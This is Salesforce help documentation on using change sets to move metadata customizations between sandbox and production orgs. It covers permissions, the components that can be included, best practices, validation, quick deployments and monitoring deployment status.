Use change sets to send customizations from one Salesforce org to another. For example, you can create and test a new object in a sandbox org, then send it to your production org using a change set. Change sets can only contain modifications you can make through the Setup menu. For example, you can't use a change set to upload a list of contact records. Change sets contain information about the org. They don't contain data, such as records.

When you want to send customizations from your current org to another org, create an *outbound change set*. Once you send the change set, the receiving org sees it as an *inbound change set*.

Sending a change set between two orgs requires a deployment connection. Change sets can only be sent between orgs that are affiliated with a production org. For example, a production org and a sandbox, or two sandboxes created from the same org can send or receive change sets.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To edit deployment connections:
- "Deploy Change Sets" AND "Modify All Data"

To use outbound change sets:
- "Create and Upload Change Sets,"

  "Create AppExchange Packages,"

  AND

  "Upload AppExchange Packages"

To use inbound change sets:
- "Deploy Change Sets" AND "Modify All Data"

Permission Sets and Profile Settings in Change Sets
Developers can use permission sets or profile settings to specify permissions and other access settings in a change set. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

Components Available in Change Sets
The components available for a change set vary by experience and edition. Also, some components require corresponding features to be enabled in your Salesforce org.

Change Sets Implementation Tips
Review these tips before you implement your change sets.

Change Sets Best Practices
Review these best practices about dependencies, validation, and access settings.

Deploy Inbound Change Sets
An *inbound change set* is a change set that has been sent from another Salesforce org to the org you are logged in to. A change set must be *deployed* for the changes to take effect. You can deploy the contents of an inbound change set as a whole, but not on a component-by-component basis.

Upload Outbound Change Sets

An *outbound change set* is a change set created in the Salesforce org in which you are logged in and that you want to send to another org. You typically use an outbound change set for customizations created and tested in a sandbox and that are then sent to a production org.

SEE ALSO:

Deployment Connections for Change Sets

Special Behavior in Deployments

Release Management Video: From Sandbox to Production How To Series (Salesforce Classic)

Permission Sets and Profile Settings in Change Sets

Developers can use permission sets or profile settings to specify permissions and other access settings in a change set. When deciding whether to use permission sets, profile settings, or a combination of both, consider the similarities and differences.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Behavior	Permission Sets	Profile Settings
Included permissions and settings	• Standard object permissions • Standard field permissions • User permissions (such as "API Enabled") Note: Assigned apps and tab settings are *not* included in permission set components.	• Tab settings • Page layout assignments • Record type assignments • Login IP ranges • User permissions
Included permissions and settings that require supporting components	• Custom object permissions • Custom field permissions • Apex class access • Visualforce page access	• Assigned apps • Custom object permissions • Custom field permissions • Apex class access • Visualforce page access
Added as a component?	Yes	No. Profiles are added in a separate setting.

For custom object permissions, custom field permissions, Visualforce page access, and Apex class access, always include supporting components in the change set. For example, object permissions for the custom object *Items* are included only if the Items object is also included.

Note: Login IP ranges included in profile settings overwrite the login IP ranges for any matching profiles in the target org.

SEE ALSO:

Deploy Inbound Change Sets

Upload Outbound Change Sets

Components Available in Change Sets

The components available for a change set vary by experience and edition. Also, some components require corresponding features to be enabled in your Salesforce org.

The following types of components can be added to a change set.

Note:

- If you create or modify components unavailable in a change set, you can't send those components from one org to another in a change set. In this case, migrate the changes manually by repeating the steps you performed when you created or modified the component.
- List views are visible to all users when you deploy a change set. Change the visibility in the destination org if necessary.
- Deployed custom tabs are hidden by default for all users. They're visible only if the change set also contains profiles that set the visibility property appropriately. Professional Edition orgs are an exception—deployed custom tabs in those orgs are always visible by default.
- Reports stored in the My Personal Custom Reports folder (private reports) do not appear in the list of reports that can be added to the change set. Reports stored in the Unfiled Public Reports folder do appear in the list of reports that can be added to the change set, but will not be deployed even if added to the change set. To deploy a private or unfiled report using a change set, first copy or move the report to a different report folder.

- Account Criteria Based Sharing Rule
- Account Owner Sharing Rule
- Account Territory Owner Sharing Rule
- Action (includes object-oriented quick actions and global quick actions)
- Action Link Group Template
- Reporting Snapshot
- Apex Class
- Apex Sharing Reason
- Apex Trigger
- App
- Approval Process (with some restrictions)
- Assignment Rule
- Auth. Provider
- AutoResponse Rule
- Button or Link
- Call Center
- Campaign Criteria Based Sharing Rule
- Campaign Owner Sharing Rule

- Case Criteria Based Sharing Rule
- Case Owner Sharing Rule
- Communities (Zones)
- Compact Layout
- Contact Criteria Based Sharing Rule
- Contact Owner Sharing Rule
- CORS Whitelist Origin
- Custom Data Type
- Custom Field
- Custom Label (Not renamed labels of standard objects. For more information, see Custom Labels.)
- Custom Object
- Custom Object Criteria Sharing Rule
- Custom Object Owner Sharing Rule
- Custom Report Type
- Custom Setting
- Dashboard
- Document
- Email Template
- Entitlement Process
- Entitlement Template
- External Data Source
- Escalation Rule
- Field Set
- FlowDefinition
- Folder
- Global Picklist (API version 37.0 only)
- Global Value Set
- Group
- Home Page Component
- Home Page Layout
- Letterhead
- Language Translation
- Lead Criteria Based Sharing Rule
- Lead Owner Sharing Rule
- Lightning Page
- List View
- Live Agent Configuration
- Live Chat Deployment
- Live Chat Sensitive Data Rule
- Matching Rule

- Milestone
- Named Credential
- Opportunity Criteria Based Sharing Rule
- Opportunity Owner Sharing Rule
- Page Layout
- Permission Set
- Platform Cache Partition
- Post Templates for Approvals in Chatter
- Queue
- Record Type
- Remote Site
- Report (Some restrictions apply. See note at top of page.)
- Role
- S-Control
- Send Action
- Sharing Set
- Site.com
- Static resource
- Tab
- Territory
- Transaction Security Policy
- User Criteria Based Sharing Rule
- User Membership Based Sharing Rule
- Validation Rule
- Visualforce Component
- Visualforce Page
- Wave Application
- Wave Dashboard
- Wave Dataflow
- Wave Dataset
- Wave Lens
- Workflow Email Alert
- Workflow Field Update
- Workflow Outbound Message
- Workflow Rule
- Workflow Task
- Workflow Time Trigger

Restrictions for Approval Processes in Change Sets
Understand these restrictions before you include approval processes in change sets.

SEE ALSO:

Validate a Change Set
Create an Outbound Change Set
Select Components for an Outbound Change Set
Special Behavior in Deployments

Restrictions for Approval Processes in Change Sets

Understand these restrictions before you include approval processes in change sets.

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter *`Post Templates`* in the `Quick Find` box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- Change sets don't include the order of active approval processes from the source org. You might need to reorder the approval processes in the destination org after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Change Sets Implementation Tips

Review these tips before you implement your change sets.

Authorization required to upload changes
Before you can deploy a change set from one org to another, an administrator in the target org must authorize uploads across the deployment connection between the two orgs.

Deployment Connections list displays all connections
The Deployment Connections list is automatically populated with your production org and all sandboxes. It is possible to deploy between any of these orgs, but no other orgs.

Change set connections unavailable during maintenance
Authorizing deployment connections and uploading pages require information from the production org, and are unavailable when production is undergoing maintenance. During this time you can construct outbound change sets but not upload them.

Sandboxes must be available
If an org has no sandboxes provisioned, the user may see an Insufficient Privileges error on the Deployment Connections page.

Deployment doesn't automatically restart
If an error occurs during change set validation or deployment, you must manually restart the process. Be sure your org is not locked, undergoing maintenance, or otherwise inaccessible.

Deployment is a one-way transaction
A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your org and the deployment can't be rolled back.

Deployments maintain user references

If a component in a change set refers to a specific user, such as recipients of workflow email notifications or dashboard running users, then during deployment the system attempts to locate a matching user in the destination org by comparing usernames.

When you copy data to a sandbox, the fields containing usernames from the production org are altered to include the sandbox name. For example, in a sandbox named `test`, the username `user@acme.com` becomes `user@acme.com.test`. During a deployment using change sets, the `.test` in the username is ignored. This process transfers a user added to a component in one sandbox to other sandboxes or production orgs.

Change sets with many dependent components

Opening a change set in Salesforce can take several minutes if it contains a component with many dependencies or if a component's parent has many dependencies. The delay is because Salesforce checks component dependencies before displaying the change set page. An example of a component with many dependencies is a custom field that belongs to a custom object with 2,500 dependent components.

SEE ALSO:

Change Sets Best Practices

Special Behavior in Deployments

Change Sets Best Practices

Review these best practices about dependencies, validation, and access settings.

Deploy all dependent components

Make sure each outbound change set contains all interdependent components that don't exist in the target org. If you try to deploy a component that refers to another component missing from the target org and from the change set, the deployment fails.

Change sets give you fine-grained control over what you deploy. For example, you can migrate custom fields individually. To deploy a custom object and all of its fields, you must add the custom object and every field to the change set; adding just the custom object to the change set won't cause deployment to fail, but results in an empty custom object.

Add permissions and access settings to outbound change sets

Adding profiles or permission sets to outbound change sets allows administrators to migrate permissions for users so they can access the new functionality. There are significant differences between permission sets and profile settings in change sets. For details, see "Permission Sets and Profile Settings in Change Sets on page 6104".

Clone a change set to add dependent components to an uploaded change set

After you upload a change set, you can't change its contents. If you need to add dependent components to a change set you already uploaded, clone the change set, add the dependent components, and then upload it again.

Use distinct names for global publisher layouts and Outlook publisher layouts

When you add page layouts to an outbound change set, the type for global publisher layouts and Outlook publisher layouts isn't displayed. Make sure that you provide unique names for your global publisher layouts and Outlook publisher layouts so that you can differentiate them in an outbound change set.

Plan deployments around maintenance schedule

Plan your deployment activities around the maintenance schedule for both your production and sandbox orgs. Some features require information from your production org when accessed from a sandbox. In addition, the originating org is locked while validating an outbound change set, and the target org is locked while deploying an inbound change set. (When change sets lock an org, you can still read and write data to the org, but you can't make any setup changes that would modify the metadata.)

Validate change sets before deployment

You can perform a test deployment of an inbound change set to view the success or failure messages that would occur with an actual deployment. This is a good idea if you are planning a deployment on a schedule (for example during low-use hours) and want

to determine if the deployment will succeed ahead of time. However, you don't need to perform a test deployment every time you deploy, as this process takes time to complete and the org is locked for the duration. (You can still read and write data to the org, but you can't make any setup changes that would modify the metadata.) To test deploy an inbound change set, click its name and then click **Validate**.

View component details
You can view the XML representation of a component after you upload an outbound change set or before you deploy an inbound change set.

Limit change sets to 10,000 files
Change sets are limited to 10,000 files. If your change set exceeds this limit, you can create separate change sets for email templates, dashboards, and reports. These components are often the most numerous and have fewer dependencies.

Delete or rename components using the Web interface
You can't use change sets to delete or rename components. To delete components, use the Web interface on the target org. To rename a component, first delete the component on the target org and then upload the new component in a change set.

Consider possible delays in deployment time when a change set includes field type changes
If a change set includes changes to custom field types, the deployment time might be delayed by an extended period of time because custom field type changes might require changes in a large number of records. To avoid long delays in deployment, an alternative is to apply the field type change manually after the change set is deployed.

Plan for tests to run in the target org
When a change set is deployed to a production org, all local Apex tests in that org are run by default if you're deploying any Apex classes or triggers. If the target org is a sandbox, however, tests aren't automatically run.

SEE ALSO:

Change Sets Implementation Tips

Special Behavior in Deployments

Deploy Inbound Change Sets

An *inbound change set* is a change set that has been sent from another Salesforce org to the org you are logged in to. A change set must be *deployed* for the changes to take effect. You can deploy the contents of an inbound change set as a whole, but not on a component-by-component basis.

Watch a Demo: Release Management: Deploying Changes Using Change Sets (Salesforce Classic)

USER PERMISSIONS

To deploy inbound change sets:

- "Deploy Change Sets" AND "Modify All Data"

Viewing Inbound Change Sets

The Inbound Change Sets page lists change sets awaiting deployment, as well as the history of deployed change sets.

Viewing Change Set Details

The Change Sets detail page lists information about a particular change set.

Validate a Change Set

You can validate a change set without deploying changes. Validating a change set allows you to view the success or failure messages you would receive with an actual deploy.

Deploy a Change Set

Monitor Deployments of Change Sets

The size and complexity of the change set determines how long it takes for a change set to deploy. During this time, it can be helpful to monitor the deployment.

SEE ALSO:

Change Sets

Viewing Inbound Change Sets

The Inbound Change Sets page lists change sets awaiting deployment, as well as the history of deployed change sets.

To view inbound change sets, from Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.

Note: Inbound change sets are permanently deleted six months after the change set is uploaded.

SEE ALSO:

Viewing Change Set Details

Validate a Change Set

Deploy a Change Set

Viewing Change Set Details

The Change Sets detail page lists information about a particular change set.

1. From Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.
2. Click the name of a change set.

SEE ALSO:

Viewing Inbound Change Sets

Validate a Change Set

Deploy a Change Set

Validate a Change Set

You can validate a change set without deploying changes. Validating a change set allows you to view the success or failure messages you would receive with an actual deploy.

1. From Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.
2. Click the name of a change set.
3. Click **Validate**.

   Note: We recommend starting a validation during off-peak usage time and limiting changes to your org while the validation is in progress. The validation process locks the resources that are being deployed. Changes you make to locked resources or items related to those resources while the validation is in progress can result in errors.

4. After the validation completes, click **View Results**.

Change sets that have been successfully validated might qualify for a quick deployment. For more information, see Quick Deployments.

SEE ALSO:

- Viewing Inbound Change Sets
- Viewing Change Set Details
- Deploy a Change Set

Deploy a Change Set

1. From Setup, enter *Inbound Change Sets* in the Quick Find box, then select **Inbound Change Sets**.
2. In the Change Sets Awaiting Deployment list, click the name of the change set you want to deploy.
3. Click **Deploy**.

Alternatively, you can perform a quick deployment to shorten your deployment time to production. Change sets that have been successfully validated might qualify for a quick deployment. For more information, see Quick Deployments.

A change set is deployed in a single transaction. If the deployment is unable to complete for any reason, the entire transaction is rolled back. After a deployment completes successfully, all changes are committed to your org and the deployment can't be rolled back.

Note: The Force.com platform requires that at least 75% of your code is covered by unit tests before you can deploy it to a production org. Ideally, strive for 100% coverage. The code coverage restriction is not enforced for sandbox or Developer Edition orgs.

Deployment Options

To prevent a deployment from failing when components are referenced by Apex jobs, in the Deployment Settings page, click **Allow deployments of components when corresponding Apex jobs are pending or in progress**, and then click **Save**. This option lets you deploy components that are referenced by Apex jobs—including scheduled jobs, batch jobs, and future methods— that are pending or in progress. This option applies to change sets and deployments that are started through the Metadata API.

Note:

- Enabling this option might cause Apex jobs to fail due to unsupported changes.
- This option doesn't affect editing and saving Apex code in the Salesforce user interface (in Setup or the Developer Console), which will fail if there are active jobs associated with the Apex class. Updating Apex code by using the Force.com IDE can succeed if this option is enabled because Metadata API is used for the code update.

SEE ALSO:

- Viewing Inbound Change Sets
- Viewing Change Set Details
- Special Behavior in Deployments
- Monitor Deployments of Change Sets

Monitor Deployments of Change Sets

The size and complexity of the change set determines how long it takes for a change set to deploy. During this time, it can be helpful to monitor the deployment.

Track the status of deployments that are in progress in the Deployment Status page. (From Setup, enter **Deployment Status** in the `Quick Find` box, then select **Deployment Status**.) The Deployment Status page also shows completed deployments.

Alternatively, you can check completed deployments on the Change Set Detail page. To access this page from Setup, enter *`Inbound Change Sets`* in the `Quick Find` box, select **Inbound Change Sets**, and then click the name of a deployed change set. Deployments for the change set are listed under the Deployment History section.

SEE ALSO:

- Deploy a Change Set
- Deployment Connections for Change Sets
- Monitor Deployments

Upload Outbound Change Sets

An *outbound change set* is a change set created in the Salesforce org in which you are logged in and that you want to send to another org. You typically use an outbound change set for customizations created and tested in a sandbox and that are then sent to a production org.

Watch a Demo: Release Management: Deploying Changes Using Change Sets (Salesforce Classic)

Note: A change set can have up to 10,000 files with a total file size of 400 MB. Change set components are represented as metadata XML files. Make sure that your change set doesn't exceed approximately 5,000 components.

Sending an outbound change set to another org doesn't guarantee that the changes are implemented in that org. The change set must be deployed by the target org before the changes can take effect.

Tip: To help ensure a smooth deployment, review information about permission sets and profile settings in change sets.

USER PERMISSIONS

To create, edit, or upload outbound change sets:

- "Create and Upload Change Sets,"

  "Create AppExchange Packages,"

  AND

  "Upload AppExchange Packages"

After you upload a change set, its status becomes closed, and you can't make changes to its components. Also, the components in a closed change set don't get refreshed. To redeploy the same set of components, clone the change set. The cloned change set includes the latest changes to its components source. You can add and remove components in the cloned change set. Cloning change sets is helpful during the iterative phases of a project.

- Select Components for an Outbound Change Set
- View and Add Dependent Components to a Change Set

  A dependency is a relationship where one or more components must exist for another component to exist. Add dependent components to a change set, unless the dependent components exist in every org where this change set is deployed.
- Upload an Outbound Change Set

  Once you've assembled the components in a change set, you can upload it to another Salesforce org. After you upload a change set, you can't edit it or recall it.
- Create an Outbound Change Set

  An outbound change set is a change you send from the Salesforce org you are logged into to another org.
- Clone an Outbound Change Set

  You can create a copy of an existing change set by cloning it.
- Delete an Outbound Change Set
- Outbound Change Set Validation Errors

Uploading Change Sets During Staggered Salesforce Service Upgrades

SEE ALSO:

Permission Sets and Profile Settings in Change Sets

Deploy Inbound Change Sets

Change Sets

Select Components for an Outbound Change Set

To select the components in an outbound change set:

1. From Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**.
2. In the Change Sets list, click the name of a change set, or create a new one.
3. Click **Add** to add components.
4. Choose the type of component and the components you want to add, and then click **Add to Change Set**.
5. Click **Add Profiles** to add profile settings to the change set.

   Note: You can't add profile settings to a change set in Professional Edition.

6. Optionally, click **View/Add Dependencies** to add dependent components.

   Note: Dependent components rely on the existence of other components. Unless you're certain that the dependent components exist in every org this change set will be deployed to, add dependent components to the change set.

SEE ALSO:

Create an Outbound Change Set

View and Add Dependent Components to a Change Set

Components Available in Change Sets

View and Add Dependent Components to a Change Set

A dependency is a relationship where one or more components must exist for another component to exist. Add dependent components to a change set, unless the dependent components exist in every org where this change set is deployed.

To add dependent components to an outbound change set:

1. From Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**.
2. In the Change Sets list, click the name of a change set.
3. Click **View/Add Dependencies**.
4. On the Component Dependencies page, select the dependent components you wish to deploy and click **Add to Change Set**.

Warning: If your change set contains more than 2500 dependencies, you can see only the first 2500 in the Component Dependencies page.

SEE ALSO:

- Select Components for an Outbound Change Set
- Upload an Outbound Change Set
- Components Available in Change Sets

Upload an Outbound Change Set

Once you've assembled the components in a change set, you can upload it to another Salesforce org. After you upload a change set, you can't edit it or recall it.

1. From Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**.
2. Click the name of a change set.
3. Select the org you want to send the change set to.
4. Click **Upload**.

Note: Outbound change sets expire six months after upload. Change sets are permanently deleted when they expire.

SEE ALSO:

- Uploading Change Sets During Staggered Salesforce Service Upgrades
- Create an Outbound Change Set

Create an Outbound Change Set

An outbound change set is a change you send from the Salesforce org you are logged into to another org.

To view outbound change sets, from Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**.

- To create a new change set, click **New**.
- To view the details of an existing change set, click its name.

SEE ALSO:

- Clone an Outbound Change Set
- Outbound Change Set Validation Errors

Clone an Outbound Change Set

You can create a copy of an existing change set by cloning it.

1. From Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**.
2. Click the name of the change set you want to clone.

3. Click **Clone**.

SEE ALSO:

Create an Outbound Change Set

Delete an Outbound Change Set

1. From Setup, enter *Outbound Change Sets* in the Quick Find box, then select **Outbound Change Sets**.
2. Click the name of the change set you want to delete.
3. Click **Delete**.

SEE ALSO:

Create an Outbound Change Set

Outbound Change Set Validation Errors

If you receive an error about cross-version validation, the org used to create the outbound change set is running on a different version than the destination org. This error typically occurs during upgrades, because orgs may be upgraded at different times due to Salesforce staggered releases. If you receive this error, you can only deploy those components that are compatible between versions.

SEE ALSO:

Create an Outbound Change Set

Upload an Outbound Change Set

Uploading Change Sets During Staggered Salesforce Service Upgrades

During Salesforce service upgrades, production and sandbox environments may not be running the same version of the platform because the upgrades are staggered. Some components may have new functionality that prevents you from deploying that type of component. You can deploy such components after the production org runs the same version as sandbox.

If you upload a change set with components that can't be deployed because of incompatible versions, the system detects which components can't be deployed. Salesforce gives you the option of uploading the remaining components.

SEE ALSO:

Upload an Outbound Change Set

Special Behavior in Deployments

When deploying changes to a Salesforce org, consider how individual components in your deployment behave so you're including all the necessary changes. Use the following information to determine what to include in your deployment, and how the changes appear in the destination org.

The behaviors listed in the Metadata API section apply if you're using the Force.com Migration Tool or Force.com IDE.

Change Set Components

Approval Processes

- If the approval page fields include any custom fields on standard objects, you need to manually add those custom fields to outbound change sets. The `View/Add Dependencies` option for selecting change set components won't include these fields.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter *`Post Templates`* in the `Quick Find` box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- Change sets don't include the order of active approval processes from the source org. You might need to reorder the approval processes in the destination org after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Apex Classes and Apex Triggers

By default, changes to Apex code that have Apex jobs pending or in progress can't be deployed. To deploy these changes, do one of the following.

- Cancel Apex jobs before deploying changes to Apex code. Reschedule the jobs after the deployment.
- Enable deployments with Apex jobs in the Salesforce user interface in the Deployment Settings page.

Custom Fields

- You cannot change the data type of a custom field using the Metadata API. You must manually make this change to the target org through the user interface.

Custom Objects

Using API version 29.0 and earlier, you can't change the `sharingModel` of an object using the Metadata API. You must manually make this change to the target org through the user interface.

Starting with API version 30.0, you can change the `sharingModel` of an object for internal users using the Metadata API and the user interface.

Simultaneously inserting a custom object, updating the `sharingModel` field for an object, and adding a new sharing rule isn't supported. Instead, three separate deployments are required. First, deploy the custom object, then deploy the updated `sharingModel` for the object, and then deploy the new sharing rule.

Flows

- If you plan to deploy a flow with change sets, consider limitations in migration support. Make sure your flows reference only fields and components that are available in change sets.
- You can include only one version of a flow in a change set.
- If the flow has no active version when you upload the outbound change set, the latest inactive version is used.
- When you view the dependent components for the change set, the Component Dependencies page lists the dependencies for *all* versions of the flow. Add all interdependent components for the relevant flow version to the outbound change set.
- An active flow in a change set is deployed to its destination as inactive. Activate the flow manually after deployment.
- Deploying or redeploying a flow with change sets creates a version of the flow in the destination organization.

Named Credentials

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination org, the admin for that org must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Enabled

- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

Permissions

See Permission Sets and Profile Settings in Change Sets on page 6104.

Page Layout

A deployment containing a profile and record type, but not the assigned page layout for that record type, removes the existing layout assignment from the profile for that record type. Always include all page layouts for all required record types in the change set.

Metadata API

Apex Classes and Apex Triggers

By default, changes to Apex code that have Apex jobs pending or in progress can't be deployed. To deploy these changes, do one of the following.

- Cancel Apex jobs before deploying changes to Apex code. Reschedule the jobs after the deployment.
- Enable deployments with Apex jobs in the Salesforce user interface in the Deployment Settings page.

Approval Processes

- To use approval processes on Salesforce Knowledge articles with the Metadata API, the article type must be deployed. For article version (_kav) in approval processes, the supported action types are: Knowledge Action, Email Alert, Field Update, and Outbound Message.
- If the approval process references any post templates that contain custom fields, then you need to resave those post templates in the originating organization before adding them to the change set. From Setup, enter *`Post Templates`* in the `Quick Find` box, then select **Post Templates**. For each post template, click **Edit** and then **Save**.
- The metadata doesn't include the order of active approval processes. You might need to reorder the approval processes in the destination org after deployment.
- If you change the `Unique Name` of an approval process that was previously included in a change set and deployed in another organization, and you resend the approval process via a change set, a new approval process will be created upon deployment in the other organization. The previously deployed approval process will not be modified.

Custom Fields

Starting in API version 30.0, when deploying a new custom field, the default values for the `editable` and `readable` fields in profile field permissions are `false`. To override the default values, include field permissions for the new field in your profiles.

Custom Objects

Using API version 29.0, you can't change the `sharingModel` of an object using the Metadata API. You must manually make this change to the target org through the user interface.

Starting with API version 30.0, you can change the `sharingModel` of an object for internal users using the Metadata API and the user interface.

Connected App

- You cannot set the `consumerKey` in the Metadata API. It is included in a retrieve operation for informational purposes. If you try to move the connected app to another org, you must remove the `consumerKey` from the .zip file before the deployment to an org. A new key will be generated in the destination org.
- Mobile settings of connected apps are not supported in change sets and must be manually migrated.

Named Credentials

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination org, the admin for that org must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Enabled
- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

Page Layout

A deployment containing page layout assignments replaces all existing page layout assignments in the destination org with those specified in the .zip file. Existing page layouts in the org disappear if they're not included in the .zip file. Always include all page layouts for all required record types in the .zip file.

Profiles

If a package includes a profile with a name that doesn't exist in the target org, a new profile is created with that name. If the deployed profile doesn't specify any permissions or settings, the resulting profile consists of all the permissions and settings in the Standard Profile.

Sharing

- Simultaneously updating the `sharingModel` field for an object and adding a new sharing rule isn't supported in the Metadata API, regardless of which object you're updating. For example, you can add a sharing rule when the org-wide default is public, and subsequently update the `sharingModel`. This would result in a single sharing recalculation.
- You might encounter an error if you're deploying a change set with a custom object that has a parent-child relationship without the master/detail field in the same change set. To resolve this error, include the master/detail custom field in the change set, even if you haven't changed the org-wide default.

Workflow

Test mode for flow triggers isn't supported in the Metadata API. If you want a flow trigger to run the latest flow version when an administrator causes the workflow rule to fire, enable test mode via the user interface after deployment.

SEE ALSO:

Deploy a Change Set

Change Sets

Components Available in Change Sets

Working with the Zip File

Monitor Deployments

You can monitor deployments that are in progress, check which deployments are waiting for execution, and view the results of completed deployments on the Deployment Status page.

This page lists all deployments—change sets, Metadata API-based deployments, including deployments started from the Force.com IDE and the Force.com Migration Tool, and package installations.

The size and complexity of the metadata components affect the deployment time. To track the status of deployments that are in progress or have completed in the last 30 days, from Setup, enter *`Deployment`* in the `Quick Find` box, then select **Deployment Status**. Deployments are listed in different sections depending on their status.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS


To view metadata deployments:

- "Modify All Data"


In-Progress and Queued Deployments

When running a deployment, the Deployment Status page shows you the real-time progress of your current deployment. This page contains charts that provide a visual representation of the

overall deployment progress. The first chart shows how many components have already been deployed out of the total and includes the number of components with errors. For example, the following chart indicates that 302 components were processed successfully out of 450 and there were 45 components with errors.



After all components have been deployed without errors, Apex tests start executing, if required or enabled. A second chart shows how many Apex tests have run out of the total number of tests and the number of errors returned. In addition, the chart shows the name of the currently running test. For example, in the following chart, 77 tests have completed execution out of a total of 120, and 1 test failed.



The following information is displayed for the current deployment.

Field	Description
`Name`	The change set name or a unique identifier that's used to track the Metadata API deployment. For a Metadata API deployment, this value is returned by the `deploy()` call.
`Type`	The deployment type: Change Set or API.
`Deployed By`	The name of the user performing the deployment.
`Start Time`	The date and time when the deployment actually started, not the time the request was queued. This value is the time the deployment `Status` is set to In Progress.
`Validated`	The date and time when the deployment validation finished.

If the current deployment has errors, you can view these errors before the deployment finishes by clicking **View Errors**.

Pending Deployments

You can initiate multiple deployments. Only one deployment can run at a time. The other deployments will remain in the queue waiting to be executed after the current deployment finishes. Queued deployments are listed under Pending Deployments in the order they will be executed.

Deployment Validations

A deployment validation is a deployment that is used only to check the results of deploying components and is rolled back. A validation doesn't save any deployed components or change the Salesforce org in any way. You can determine whether a deployment is a validation only (Validate) or an actual deployment (Deploy) by inspecting the information for pending deployments or the `Status` column of deployments in the Failed and Succeeded sections.

If a validation completed successfully in the last 10 days, and all tests passed with sufficient code coverage, you can perform a quick deployment by deploying this validation to production without running tests. See Quick Deployments.

Canceling a Deployment

You can cancel a deployment while it's in progress or in the queue by clicking **Cancel** next to the deployment. The deployment then has the status `Cancel Requested` until the deployment is completely canceled. A canceled deployment is listed in the Failed section.

Completed Deployments

Deployments that have finished are listed either in the Failed or Succeeded sections depending on their status.

Deployments that have finished but failed, and deployments that were canceled are listed in the Failed section. No changes were committed to the Salesforce org for these deployments because files were missing, components had errors, tests failed, or the deployment was canceled.

Deployments that have completed successfully or have partially succeeded are listed in the Succeeded section. Only deployments to a non-production org can partially succeed. These are deployments that have the `rollbackOnError` field set to `false` in the deployment options and have errors in a subset of components. In a partially succeeded deployment, the failed components aren't committed and the remaining components are committed to the org.

To get more details about a deployment, click **View Details** next to a deployment. Use the information on the Deployment Details page to view the errors and troubleshoot problems for a failed or partially succeeded deployment. The Deployment Details page includes the error messages that occurred during the deployment, errors for Apex tests with stack trace information, code coverage warnings, and information about slow tests. For a successful deployment, the Deployment Details page shows information about the deployment including how many components were deployed and how many Apex tests were run.

Deployment Status

The `Status` column for completed deployments in the Failed and Succeeded sections lists the type and status of a deployment and has two parts:

- The prefix indicates whether the deployment is a validation only (Validate:) or an actual deployment (Deploy:).
- The second part of the status value contains the status of the deployment: Failed or Canceled for failed deployments, Succeeded for succeeded deployments, or Partially Succeeded for partially succeeded deployments.

Quick Deployments

As part of a deployment, all Apex tests are run in production. If the production org contains many Apex tests, executing the tests can be time consuming and can delay your deployment. To reduce deployment time to production, you can perform a quick deployment by skipping the execution of tests. Quick deployments are available for change sets and Metadata API components when the following requirements are met.

- The components have been validated successfully for the target environment within the last 10 days.
- As part of the validation, Apex tests in the target org have passed.
- Code coverage requirements are met.
  - If all tests in the org or all local tests are run, overall code coverage is at least 75%, and Apex triggers have some coverage.

- If specific tests are run with the **Run specified tests** test level, each class and trigger that was deployed is covered by at least 75% individually.

A validation is a deployment that's used only to check the results of deploying components and doesn't save any components in the org. A validation enables you to view the success or failure messages that you would receive with an actual deployment. You can validate change sets or metadata components through the API or the Force.com Migration Tool.

